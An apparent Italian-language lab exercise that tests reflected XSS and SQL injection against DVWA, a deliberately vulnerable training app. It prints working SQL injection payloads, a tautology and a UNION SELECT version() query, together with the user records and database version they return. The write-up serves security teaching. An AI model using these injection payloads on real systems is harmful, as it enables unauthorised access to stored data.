


L'esercizio di oggi mira a testare 2 vulnerabilità presenti sulla DVWA, in particolare la XSS reflected e la SQL Injection, il tutto in un laboratorio virtuale.

XSS REFLECTED

La vulnerabilità XSS (Cross Site Scripting) permette ad un potenziale attaccante di prendere il controllo su una Web App, spesso si genera quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo.

Nella prima parte dell'esercizio abbiamo testato l'XSS riflesso, ovvero quando il payload malevolo viene trasportato tramite l'URL del browser, a seguire possiamo visionare degli esempi.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit


Hello

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello



SQL INJECTION

Un attacco SQLi (SQL Injection) permette ad un utente malevolo di prendere il controllo sui comandi SQL utilizzati da un'applicazione Web lasciando libero accesso all'attaccante ai dati presenti in un database, ecco degli esempi da visionare testati sulla DVWA.

Vulnerability: SQL Injection

User ID:

```
ID: '%' or '1'='1
First name: admin
Surname: admin

ID: '%' or '1'='1
First name: Gordon
Surname: Brown

ID: '%' or '1'='1
First name: Hack
Surname: Me

ID: '%' or '1'='1
First name: Pablo
Surname: Picasso

ID: '%' or '1'='1
First name: Bob
Surname: Smith
```

Vulnerability: SQL Injection

User ID:

```
ID: '%' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```